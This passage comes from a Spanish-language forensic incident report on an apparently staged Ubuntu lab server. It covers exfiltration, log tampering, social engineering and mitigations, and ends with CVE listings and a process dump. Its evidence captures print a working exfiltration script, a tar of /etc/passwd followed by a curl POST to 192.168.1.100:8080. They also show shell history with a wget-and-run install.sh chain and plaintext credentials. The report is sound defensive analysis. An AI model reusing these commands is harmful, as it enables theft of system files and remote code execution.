forensic_extract_evidence.py systemd-private-24676ea49b694f1ebaf94b6e851e203b-ModemManager.service
sysadmin@4geeks-server:/tmp$ cd etc/
sysadmin@4geeks-server:/tmp/etc$ ls
passwd
sysadmin@4geeks-server:/tmp/etc$ cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112::/run/uidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:::/usr/sbin/nologin
sysadmin:x:1000:1000:4geeks-server:/home/sysadmin:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
ftp:x:114:119:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
reports:x:1001:1001:,,,:/home/reports:/bin/bash
wazuh:x:115:120::/var/ossec:/sbin/nologin
hacker:x:1002:1002::/home/hacker:/bin/bash
sysadmin@4geeks-server:/tmp/etc$
```

- Captura de evidencia (backup.sh):




The screenshot shows a terminal session where a backup script named `backup2.sh` is created. The script contains the same commands as the previous terminal session: extracting the `/etc/passwd` file into a `secrets.tgz` archive and uploading it to a server at `http://192.168.1.100:8080/upload`. A red box highlights the script's content.

```
backup2.sh
Archivo Editar Ver

#!/bin/bash
tar -czf /tmp/secrets.tgz /etc/passwd
curl -X POST -F 'file=@/tmp/secrets.tgz' http://192.168.1.100:8080/upload
```

- Captura de evidencia (.bash_history):



```


backup2.sh .bash_history
Archivo Editar Ver

rm ~/.bash_history
exit
echo "Reminder: new credentials for reports stored temporarily in /opt/.archive" | sudo tee -a .bash_history
exit
sudo mkdir -p /opt/.archive
echo "reports:reports123" | sudo tee /opt/.archive/credentials.txt
sudo chmod 644 /opt/.archive/credentials.txt
echo "cat /opt/.archive/credentials.txt" | sudo tee /home/reports/.bash_history
sudo chown reports:reports /home/reports/.bash_history
echo "wget http://192.168.1.100/install.sh" | sudo tee -a /home/reports/.bash_history
echo "chmod +x install.sh" | sudo tee -a /home/reports/.bash_history
echo "./install.sh" | sudo tee -a /home/reports/.bash_history
echo "nano backup.log" | sudo tee -a /home/reports/.bash_history
sudo chown reports:reports /home/reports/.bash_history
sudo touch /home/reports/install.sh
sudo nano /home/reports/install.sh
sudo touch /home/reports/backup.log
sudo nano /home/reports/backup.log
sudo chown reports:reports /home/reports/install.sh /home/reports/backup.log
ls
pwd
sudo nano /home/reports/chat.txt
sudo chown reports:reports /home/reports/chat.txt
exit
cat /var/backups/.logs/creds.txt
sudo mkdir -p /var/backups/.logs
echo "reports:reports123" | sudo tee /var/backups/.logs/creds.txt
sudo chmod 644 /var/backups/.logs/creds.txt
echo "cat /var/backups/.logs/creds.txt" | sudo tee -a /home/sysadmin/.bash_history

```

6.12. Manipulación de logs e historial

- Indicios de limpieza de huellas: intentos de editar/borrar .bash_history y registros del sistema.
- backup.log sugiere monitorización de tareas de exfiltración.
- Captura de evidencia (backup.log):



```


backup.log backup
Archivo Editar Ver

[INFO] Starting backup process...
[INFO] Compressing /etc/shadow...
[INFO] Uploading to 102.168.1.100:8080
[OK] Backup completed

```

6.13. Reinicios de sistema

- Last.log sacado del Sys.log sugiere fallos o intentos maliciosos para extraer información o instalaciones indebidas o el agente del wazuh.
- **Captura de evidencia (last.log):**



```
auth.log          journalctl.txt      syslog           backup2.sh      last.txt
Archivo   Editar   Ver
H1   ≡   ⚡   I   ⌂   ⌂

sysadmin  tty1    Mon Aug  4 17:15  still logged in
reboot   system boot Mon Aug  4 17:13  still running  5.4.0-216-generic
sysadmin  tty1    Mon Jun 23 16:40 - down (00:04)
reboot   system boot Mon Jun 23 16:40 - 16:45 (00:05)
sysadmin  tty1    Mon Jun 23 15:24 - scash (01:15)
reboot   system boot Mon Jun 23 15:23 - 16:45 (01:22)
sysadmin  tty1    Mon Jun 23 15:01 - scash (00:21)
reboot   system boot Mon Jun 23 14:48 - 16:45 (01:57)
sysadmin  tty1    Mon Jun 23 14:08 - 14:43 (00:35)
reports   tty1    Mon Jun 23 14:07 - 14:07 (00:00)
sysadmin  tty1    Mon Jun 23 14:05 - 14:07 (00:02)
sysadmin  tty1    Mon Jun 23 12:57 - 13:39 (00:42)
reboot   system boot Mon Jun 23 12:53 - 16:45 (03:52)
sysadmin  tty1    Sat Jun 21 19:05 - down (01:17)
reboot   system boot Sat Jun 21 19:03 - 20:22 (01:18)  5.4.0-216-generic

wtmp begins Sat Jun 21 19:03:58 2025
```

6.14. Ingeniería social (chat.txt)

- **Ubicación:** El archivo chat.txt fue encontrado en el directorio /home/reports/ durante el análisis del auth.log (creado el 23 de junio por el usuario sysadmin).
- **Contenido:**

text

From: unknown@externalmail.com

Hey, run that script I sent you earlier.

Don't worry, it's clean. Let me know once the backup finishes.

Indicadores de Ingeniería Social

1. Remitente Desconocido y No Verificado:

- La dirección unknown@externalmail.com es genérica y no asociada a ningún dominio confiable. Esto es común en ataques de phishing o ingeniería social para evitar la trazabilidad.

2. Solicitud de Ejecución de un Script:

- La frase "run that script I sent you earlier" implica que el remitente espera que el receptor ejecute código arbitrario. Esto es una táctica clásica para distribuir malware o obtener acceso no autorizado.
- **⚠️ Riesgo:** Los scripts pueden contener comandos maliciosos (ej.: descargar payloads, otorgar acceso remoto, exfiltrar datos).

3. Intento de Generar Confianza:

- "Don't worry, it's clean" busca disuadir al receptor de realizar verificaciones de seguridad. Los atacantes often usan este lenguaje para reducir la sospecha y acelerar la acción.

4. Solicitud de Confirmación:

- "Let me know once the backup finishes" podría ser una forma de:


- Verificar que el script se ejecutó correctamente.
- Establecer un canal de comunicación para futuras instrucciones.
- Simular una actividad legítima (como un backup) para enmascarar intenciones maliciosas.

Relación con Eventos Previos en auth.log

- El archivo chat.txt fue creado durante una sesión activa de sysadmin (23 de junio), donde también se modificaron otros archivos sospechosos (ej.: .bash_history, install.sh, backup.log).

Esto sugiere que el sistema pudo haber sido comprometido previamente, y el atacante está utilizando técnicas de ingeniería social para persistir o expandir su acceso.

- **Captura de evidencia (chat.txt):**



```
From: unknown@externalmail.com
---
Hey, run that script I sent you earlier.
Don't worry, it's clean. Let me know once the backup finishes.
```

7. Análisis de otros incidentes

Durante el análisis forense se detectaron también trazas de incidentes adicionales que, aunque no forman parte directa de la intrusión principal, representan riesgos de seguridad que debían documentarse.

7.1. Alertas en Wazuh (SIEM corporativo)

El sistema de monitorización **Wazuh** generó varias alertas en fechas próximas a la intrusión:

- **Múltiples intentos de acceso fallido por SSH** desde IPs externas (brute force).
- **Modificación de archivos críticos del sistema** sin ticket de cambio registrado.

- Creación de procesos inusuales ejecutados por el usuario reports.
- Usuario wazuh con /sbin/nologin.
- Servicio wazuh-agent habilitado, sin evidencia de configuración alterada.
- Posible abuso como camuflaje por el atacante.

📌 **Interpretación:**

Aunque las alertas estaban presentes, no se había establecido un procedimiento de escalado efectivo, lo que retrasó la respuesta. El SIEM cumplió su función de detección, pero faltó correlación y reacción.

7.2. Configuración de firewall

Se verificó que el firewall corporativo:

- Permitía conexiones entrantes a los puertos **22 (SSH), 21 (FTP) y 80 (HTTP)** desde cualquier origen externo.
- No tenía restricciones geográficas ni listas de acceso permitidas específicas.
- Carecía de reglas de **egress filtering**, lo que permitió que el tráfico de exfiltración saliera libremente hacia la IP atacante.
- ufw presente, pero no hay evidencia de reglas activas.
- Implica salida libre hacia el C2 (192.168.1.100:8080).

📌 **Interpretación:**

El firewall estaba configurado de forma permisiva, orientado más a la disponibilidad que a la seguridad. Esto facilitó tanto el acceso inicial como la fuga de información.

Artefactos maliciosos identificados:

- /opt/.archive/credentials.txt y /backups/.logs/creds.txt → credenciales en texto plano.
- /bin/backup2.sh → script de exfiltración (tar + curl hacia 192.168.1.100:8080).
- /opt/scripts/logrotate.sh → camuflaje bajo apariencia legítima.

8. Mitigaciones (cómo se resuelve el incidente)

8.1. Mitigaciones inmediatas

- **Aislamiento del servidor comprometido:** desconectar de la red y preservar imagen forense para posibles acciones legales.
- **Reinstalación/Restauración**
 - Preferente reinstalar desde imagen limpia.

- En su defecto, restaurar de backup anterior a la intrusión.
- **Rotación urgente de credenciales:**
 - cambio de política de complejidad mínima.
 - Rotación de todas las claves y contraseñas.
 - Invalidez inmediata de claves SSH antiguas.
- **Eliminación de persistencia maliciosa:** borrar backup2.sh y cualquier entrada en cron ajena al sistema.
 - Borrado de cron malicioso en /etc/cron.d/sys-maintenance.
 - Eliminación de backup2.sh en /bin/.
 - Revisión completa de cron jobs de sistema y usuarios.
- **Análisis de alcance:** verificar si otros sistemas han enviado tráfico a la misma IP externa.
- **Bloqueo en firewall** de la IP 192.168.1.100 y revisión de listas de control de acceso.
Aislamiento del servidor en la red. Auditar las reglas de firewall y revisar las conexiones de red salientes para detectar actividad sospechosa.
- **No Ejecutar el Script:** Si el script aún no se ha ejecutado, aislar el sistema y no proceder con la solicitud.
- **Búsqueda de Scripts Relacionados:** Escanear el sistema en busca de scripts recientes (ej.: en /home/reports/, /tmp/, o directorios ocultos) con herramientas como find / -name "*.sh" -mtime -30.
- **Educación del Usuario:** Reforzar la concienciación sobre ingeniería social: no ejecutar archivos o scripts de remitentes desconocidos y verificar siempre la fuente.
- **Monitoreo post-incidente**
 - Activar reglas de detección en Wazuh para cron, curl y exfiltración HTTP.
 - Auditoría completa de auth.log, apache2 y vsftpd.
- **Endurecimiento inmediato**
 - UFW con política restrictiva (solo 22/tcp administración, 80/tcp web, denegar el resto).

8.2. Mitigaciones a corto plazo

- **Implementar MFA en accesos SSH** para evitar compromiso por credenciales robadas.
- **Deshabilitar servicios innecesarios** (VSFTPD si no es crítico).
- **Reforzar la monitorización de logs** con alertas automáticas en caso de:
 - Conexiones SSH fuera de horarios de oficina.
 - Creación de tareas programadas no autorizadas.
 - Descargas de binarios desde IPs externas.

8.3. Mitigaciones a medio y largo plazo

- **Revisión completa de políticas de credenciales:** prohibición absoluta de almacenamiento en texto plano.
- **Segmentación de red:** separar entornos de producción de servicios expuestos a Internet.
- **Formación de usuarios y administradores** en buenas prácticas de ciberseguridad.
- **Integración de un SIEM (ej. Wazuh + Suricata)** para correlación de eventos y respuesta temprana.
- **Simulacros de respuesta a incidentes** para probar la preparación del equipo.

Conclusión

*El mensaje en chat.txt presenta **múltiples banderas rojas** de ingeniería social y probablemente sea parte de un intento de comprometer el sistema. La combinación de un remitente no verificado, la solicitud de ejecutar un script y el lenguaje tranquilizador son características típicas de ataques de phishing o intrusión. Se recomienda investigar a fondo y aplicar medidas de seguridad proactivas.*

Interpretación global de eventos:

- El atacante **entró** usando credenciales comprometidas.
- **Instaló persistencia** con cron.
- **Automatizó la exfiltración** con backup2.sh.
- **Robó datos** (respaldos comprimidos enviados fuera de la red).

9. Mitigaciones de otros incidentes

9.1 Wazuh

- Definir reglas de correlación más estrictas (ej. 5 intentos de login fallidos → alerta crítica + bloqueo).
- Integrar Wazuh con un sistema de respuesta automatizada (SOAR).
- Establecer un procedimiento de escalado con responsables claros y tiempos de reacción definidos.

9.2 Firewall

- Restringir accesos entrantes a servicios únicamente desde direcciones autorizadas.

- Deshabilitar puertos innecesarios (ej. FTP si no es crítico).
 - Implementar filtrado de salida (*egress filtering*) para evitar exfiltración hacia IPs no aprobadas.
 - Revisar la configuración bajo un modelo “**deny by default**”.
-

10. Vulnerabilidades detectadas

El análisis reveló varias **vulnerabilidades técnicas y de proceso** que fueron explotadas o que pudieron serlo:

Host objetivo: 192.168.1.110 (VM VirtualBox)

Servicios expuestos:

- 21/tcp – **FTP** (vsftpd 3.0.5)
- 22/tcp – **SSH** (OpenSSH 8.2p1 Ubuntu 4ubuntu0.13) con múltiples CVE relevantes (p.ej., [CVE-2023-38408](#), [CVE-2020-15778](#), [CVE-2021-41617](#), “Terrapin” [CVE-2023-48795](#)) reportadas por el script vulners
- 80/tcp – **HTTP** (Apache httpd 2.4.41 Ubuntu) con un gran número de CVE de severidad alta/ crítica y exploits públicos (incluye issues en normalización de rutas, mod_proxy, path traversal, access control, etc.)

Riesgos específicos:

- **21/tcp – FTP (vsftpd 3.0.5)** Riesgo intrínseco del protocolo, credenciales y datos en **texto claro** si no usas FTPS; expone superficie para enumeración de usuarios y fuerza bruta. (El escaneo no muestra “anonymous”, pero mantener FTP abierto ya es riesgo si no es imprescindible).
- **22/tcp – SSH (OpenSSH 8.2p1)**
 - **Versión desactualizada** con CVE conocidas y exploits públicos listados por vulners, entre ellas:
 - [CVE-2023-38408](#) (riesgos asociados a agent forwarding/PKCS#11),
 - [CVE-2020-15778](#) (riesgo con scp/command injection),
 - [CVE-2021-41617](#) (privilege escalation bajo ciertas configs),
 - [CVE-2023-48795](#) (“Terrapin”, manipulación del protocolo). Todas ellas aparecen en el bloque de resultados de vulners para OpenSSH 8.2p1.
- **80/tcp – HTTP (Apache 2.4.41)**
 - **Versión desactualizada** con **múltiples CVE** de severidad alta/ crítica y **exploits** públicos/Metasploit según vulners (p.ej., [CVE-2022-28615](#), [CVE-2022-22721](#), [CVE-2024-38475/38473](#), issues de **normalize path** con módulos, etc.). La lista extensa en el reporte indica **exposición significativa** si hay módulos vulnerables habilitados o configs por defecto.

- **HTTP sin TLS** en el puerto 80 (sin redirección observada en el escaneo), lo que implica **tráfico en claro** y riesgo de MITM si se autentica algo por HTTP.

11. Mitigaciones por vulnerabilidad/servicio

FTP (21/tcp – vsftpd 3.0.5)

1. **Valorar deshabilitar FTP** si no es estrictamente necesario; sustituir por **SFTP (sobre SSH)** o **FTPS**. Cierra **21/tcp en el firewall** si no se usa.
2. Si debe mantenerse:
 - **Forzar FTPS/TLS**, deshabilitar logins inseguros, y **bloquear “anonymous”**.
 - **Restringir IPs** permitidas (iptables/ufw/NGFW).
 - **Fail2ban/rate-limit** contra fuerza bruta.
 - **Chroot/jails** para usuarios FTP y **permisos mínimos** en el filesystem.
 - **Registro y alertas**: activar logs detallados y monitorizar intentos fallidos.

SSH (22/tcp – OpenSSH 8.2p1)

1. **Actualizar OpenSSH** a la versión soportada más reciente por el sistema o **saltando de release** (si estás en Ubuntu 20.04 con 8.2p1, valora migrar a una LTS más nueva donde OpenSSH tenga fixes modernos). Esto reduce exposición a **CVE-2023-38408**, **CVE-2020-15778**, **CVE-2021-41617**, **CVE-2023-48795**, etc.
2. **Endurecimiento de configuración (/etc/ssh/sshd_config):**
 - **PasswordAuthentication no**, exigir **claves** (ed25519/rsa-mín 3072).
 - **PermitRootLogin no**; usar sudo con MFA.
 - **AllowUsers/AllowGroups** para lista blanca.
 - **PubkeyAuthentication yes, ChallengeResponseAuthentication no**.
 - **Deshabilitar scp clásico** (usar sftp) y **AllowAgentForwarding no** salvo necesidad (mitiga riesgos vinculados a CVE-2023-38408).
 - **KexAlgorithms/MACs/Ciphers**: usar suites modernas; activar **StrictKex/rekeying frecuente** para mitigar “Terrapin”.
3. **Superficie y detección:**
 - **Mover el puerto** sólo reduce ruido, no es mitigación real, pero combinado con **fail2ban** y **rate-limit** ayuda.
 - **Firewall**: restringir 22/tcp a IPs de administración (VPN).
 - **MFA** (por ejemplo, TOTP o U2F con PAM).
 - **Logs + alertas** (AuthLog) y **OSQuery/Wazuh** para telemetría.

HTTP (80/tcp – Apache 2.4.41)

1. **Actualizar Apache** a la **última 2.4.x soportada** (los resultados muestran CVE críticas y exploits públicos contra 2.4.41). Si estás en una LTS con backports, confirma que **todas las correcciones** están aplicadas; de lo contrario, **actualiza distro**.
2. **TLS en todo:**
 - o **Habilitar HTTPS** (Let's Encrypt/ACME), **redirección 80→443**, **HSTS**, **TLS1.2+** y deshabilitar suites débiles. (El escaneo sólo ve 80/tcp).
3. **Endurecimiento:**
 - o **Deshabilitar módulos no usados** (revisar mods-enabled). Muchas CVE afectan módulos concretos (**mod_proxy**, **mod_lua**, **mod_proxy_uwsgi**, etc.); si no se usan, **desinstálalos**.
 - o **ServerTokens Prod** y **ServerSignature Off** para **no filtrar versión**.
 - o **Políticas de cabeceras**: X-Frame-Options, X-Content-Type-Options, Referrer-Policy, Content-Security-Policy (según app).
 - o **Permisos y raíz del doc**: sin escritura para el usuario del servicio; **disable directory listing**; reglas de acceso explícitas.
 - o **WAF/ModSecurity + CRS** como capa adicional.
4. **Superficie y parcheo de la aplicación:**
 - o Si hay CMS/apps detrás, **parchear** (plugins/temas), **segregar** con **reverse proxy** y **contenedores** cuando sea posible.

Controles transversales

- **Cierre de puertos** no necesarios (principio de mínimo servicio).
- **Segmentación de red** (admin por VPN, DMZ para HTTP, sin acceso directo a mgmt).
- **Gestión de parches** (SO, paquetes, servicios).
- **Backups probados + copias inmutables**.
- **EDR/IDS/IPS y monitorización de logs** con reglas de alerta (auth, 404/500 anómalos, brute force, cambios de config).
- **Políticas de contraseñas/MFA y rotación de claves**.
- **Inventario y baseline** de configuración para detectar derivas.

12. Conclusiones del análisis

Tras el estudio exhaustivo de la evidencia digital, se confirma que el servidor investigado fue objeto de una intrusión con fines de **robo de información**.

Los hechos probados son los siguientes:

1. **Acceso inicial mediante credenciales expuestas**
 - El atacante utilizó credenciales almacenadas en texto plano para autenticarse en el sistema a través de SSH.
2. **Persistencia establecida en cron**
 - Se configuró un *job* en /etc/cron.d/sys-maintenance para ejecutar de forma periódica un script malicioso que garantizaba la continuidad del acceso.
3. **Exfiltración de datos**
 - El script backup2.sh empaquetaba directorios completos y los transfería a un servidor externo (192.168.1.100:8080).
4. **Uso de herramientas y técnicas manuales**
 - El .bash_history muestra descargas y ejecuciones de malware desde un servidor remoto.
5. **Exposición innecesaria de servicios**
 - La coexistencia de SSH, Apache y VSFTPD sin medidas de segmentación aumentó la superficie de ataque.
6. **Otros intentos Maliciosos**
 - Creacion de cuentas
 - Chat.txt
 - Multiples ataques de fuerza bruta

💡 En síntesis: el incidente responde a un ataque planificado y exitoso en su fase de exfiltración, aprovechando malas prácticas internas (credenciales en claro, ausencia de segmentación y control insuficiente de integridad de logs).

13. ANEXOS

13.1. Htop

```
top - 17:29:34 up 16 min, 1 user, load average: 0.00, 0.00, 0.00
```

```
Tasks: 115 total, 1 running, 112 sleeping, 2 stopped, 0 zombie
```

```
%Cpu(s): 0.0 us, 0.0 sy, 0.0 ni, 100.0 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
```

MiB Mem : 3919.9 total, 3059.3 free, 184.4 used, 676.2 buff/cache

MiB Swap: 3167.0 total, 3167.0 free, 0.0 used. 3505.0 avail Mem

PID	USER	PR	NI	VIRT	RES	SHRS	%CPU	%MEM	TIME+ COMMAND
2520	root	20	0	0	0	0	6.7	0.0	0:00.07 kworker/1:0-events
1	root	20	0	103868	12912	8492	S	0.0	0.3 0:05.58 systemd
2	root	20	0	0	0	0	S	0.0	0.0 0:00.01 kthreadd
3	root	0	-20	0	0	0	I	0.0	0.0 0:00.00 rcu_gp
4	root	0	-20	0	0	0	I	0.0	0.0 0:00.00 rcu_par_gp
6	root	0	-20	0	0	0	I	0.0	0.0 0:00.00 kworker/0:0H-kblockd
7	root	20	0	0	0	0	I	0.0	0.0 0:00.17 kworker/u4:0-events_power_e+
8	root	0	-20	0	0	0	I	0.0	0.0 0:00.00 mm_percpu_wq
9	root	20	0	0	0	0	S	0.0	0.0 0:00.09 ksoftirqd/0
10	root	20	0	0	0	0	I	0.0	0.0 0:00.36 rcu_sched
11	root	rt	0	0	0	0	S	0.0	0.0 0:00.00 migration/0
12	root	-51	0	0	0	0	S	0.0	0.0 0:00.00 idle_inject/0
13	root	20	0	0	0	0	I	0.0	0.0 0:00.01 kworker/0:1-events
14	root	20	0	0	0	0	S	0.0	0.0 0:00.00 cpuhp/0
15	root	20	0	0	0	0	S	0.0	0.0 0:00.00 cpuhp/1
16	root	-51	0	0	0	0	S	0.0	0.0 0:00.00 idle_inject/1
17	root	rt	0	0	0	0	S	0.0	0.0 0:00.97 migration/1
18	root	20	0	0	0	0	S	0.0	0.0 0:00.08 ksoftirqd/1
20	root	0	-20	0	0	0	I	0.0	0.0 0:00.00 kworker/1:0H-kblockd
21	root	20	0	0	0	0	S	0.0	0.0 0:00.00 kdevtmpfs
22	root	0	-20	0	0	0	I	0.0	0.0 0:00.00 netns
23	root	20	0	0	0	0	S	0.0	0.0 0:00.00 rcu_tasks_kthre
24	root	20	0	0	0	0	S	0.0	0.0 0:00.00 kauditd
25	root	20	0	0	0	0	S	0.0	0.0 0:00.00 khungtaskd
26	root	20	0	0	0	0	S	0.0	0.0 0:00.00 oom_reaper
27	root	0	-20	0	0	0	I	0.0	0.0 0:00.00 writeback
28	root	20	0	0	0	0	S	0.0	0.0 0:00.00 kcompactd0
29	root	25	5	0	0	0	S	0.0	0.0 0:00.00 ksmd

30	root	39	19	0	0	0	S	0.0	0.0	0:00.00	khugepaged
77	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kintegrityd
78	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kblockd
79	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	blkcg_punt_bio
80	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	tpm_dev_wq
81	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	ata_sff
82	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	md
83	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	edac-poller
84	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	devfreq_wq
85	root	rt	0	0	0	0	S	0.0	0.0	0:00.00	watchdogd
86	root	20	0	0	0	0	I	0.0	0.0	0:00.13	kworker/u4:1-events_freezab+
89	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kswapd0
90	root	20	0	0	0	0	S	0.0	0.0	0:00.00	ecryptfs-kthrea
92	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kthrotld
93	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	acpi_thermal_pm
94	root	20	0	0	0	0	S	0.0	0.0	0:00.00	scsi_eh_0
95	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	scsi_tmf_0
